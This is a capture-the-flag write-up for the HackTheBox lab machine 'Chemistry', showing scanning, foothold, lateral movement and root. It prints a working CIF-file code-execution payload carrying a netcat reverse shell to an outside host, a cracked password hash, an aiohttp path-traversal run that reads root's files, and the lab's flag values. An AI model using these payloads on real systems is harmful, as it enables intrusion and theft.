HTB Linux Easy: Chemistry
Chemistry is an Easy rated Linux machine on HTB.
HTB Linux Easy: Chemistry
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
Nmap scan report for 10.10.11.38
Host is up (0.023s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Sat, 11 Jan 2025 20:01:28 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
Enumerate HTTP (Port 5000)
CIF Analyzer: 
Start by registering: 
Looking for CIF file exploits we find the following GitHub repo: Link
Payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("busybox nc 10.10.14.186 80 -e /bin/sh");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
Press view to activate: 
Shell as app user:
1
2
3
4
5
nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.186] from (UNKNOWN) [10.10.11.38] 40072
id
uid=1001(app) gid=1001(app) groups=1001(app)
Lateral movement
Found DB file with rosa’s hash:
1
2
app@chemistry:~/instance$ strings database.db | grep rosa
Mrosa63ed86ee9f624c7b14f1d4f43dc251a5'
Cracked the pass: 
Become the rosa user:
1
2
3
4
app@chemistry:~$ su rosa
Password:
rosa@chemistry:/home/app$ id
uid=1000(rosa) gid=1000(rosa) groups=1000(rosa)
User.txt: 81aa1d81b7e36e2c436545a0706baf69
1
2
rosa@chemistry:~$ cat user.txt
81aa1d81b7e36e2c436545a0706baf69
Privilege Escalation
There is a service running on port 8080:
1
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      off (0.00/0/0)
Looks like aiohttp 3.9.1 is running here:
1
2
3
4
5
6
</html>rosa@chemistry:~$ curl -i localhost:8080
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Sat, 11 Jan 2025 20:15:29 GMT
Server: Python/3.9 aiohttp/3.9.1
Got the flag using the following exploit: Link
Modify the exploit to use /assets as /static doesn’t exist.
1
2
3
4
rosa@chemistry:/dev/shm$ curl -s localhost:8080 | grep 'src='
    <script src="/assets/js/jquery-3.6.0.min.js"></script>
    <script src="/assets/js/chart.js"></script>
    <script src="/assets/js/script.js"></script>
Get the flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
rosa@chemistry:/dev/shm$ python3 test.py -u http://127.0.0.1:8080 -f /root/root.txt -d /assets
[+] Attempt 0
                    Payload: /assets/../root/root.txt
                    Status code: 404
[+] Attempt 1
                    Payload: /assets/../../root/root.txt
                    Status code: 404
[+] Attempt 2
                    Payload: /assets/../../../root/root.txt
                    Status code: 200
Respose:
56df24b0894c84773e68ba1722d4a4a4

Exploit complete
We can get the root user’s id_rsa key.
PWNED!!!
This post is licensed under CC BY 4.0 by the author.